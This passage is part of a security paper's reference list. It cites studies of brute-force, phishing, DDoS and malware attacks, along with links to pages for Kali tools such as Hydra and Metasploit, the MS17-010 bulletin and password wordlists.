[7] L. Bošnjak, J. Sreš, and B. Brumen, "Brute-force and dictionary attack on hashed real-world passwords," in Proc. 2018 41st International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO), 2018, pp.1161-1166.

[8] M. M. Najafabadi, T. M. Khoshgoftaar, C. Kemp, N. Seliya, and R. Zuech, "Machine learning for detecting brute force attacks at the network level," in Proc. 2014 IEEE International Conference on Bioinformatics and Bioengineering, 2014, pp.379-385).

[9] A. Satoh, Y. Nakamura, and T. Ikenaga, "A new approach to identify user authentication methods toward SSH dictionary attack detection," IEICE TRANSACTIONS on Information and Systems, vol. E98–D, pp.760-768, 2015.

[10] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "Segurança da informação com software livre e ferramentas open source: Uma reprodução dos ataques de força bruta e de negação de serviço," in Proc. IV Congresso de Educação Profissional e Tecnológica do IFSP (CONEPT), 2018, pp. 1-6.

[11] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "A practical study on phishing attacks," in Proc. 16th International Conference on Information Systems and Technology Management (CONTECSI), 2019, pp. 1-16.

[12] R. F. Diorio, K. R. Alves, E. Serafim, and M. C. Meira, "A practical study on flooding-based distributed denial of service attacks," in Proc. 16th International Conference on Information Systems and Technology Management (CONTECSI), 2019, pp. 1-15.

[13] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "Segurança da informação e de sistemas computacionais: Um estudo prático sobre ataques utilizando malwares," in Proc. IX Congresso Sul Brasileiro de Computação (SULCOMP), 2018, pp. 1-10.

[14] Hydra Package Description, [online] Available: https://tools.kali.org/password-attacks/hydra.

[15] John Package Description, [online] Available: https://tools.kali.org/password-attacks/john.

[16] Nmap Package Description, [online] Available: https://tools.kali.org/information-gathering/nmap.

[17] Metasploit-framework Package Description, [online] Available: https://tools.kali.org/exploitation-tools/metasploit-framework.

[18] Microsoft Security Bulletin MS17-010, March 2017, [online] Available: https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2017/ms17-010.

[19] Openwall wordlists collection for password cracking, [online] Available: https://www.openwall.com/passwords/wordlists/.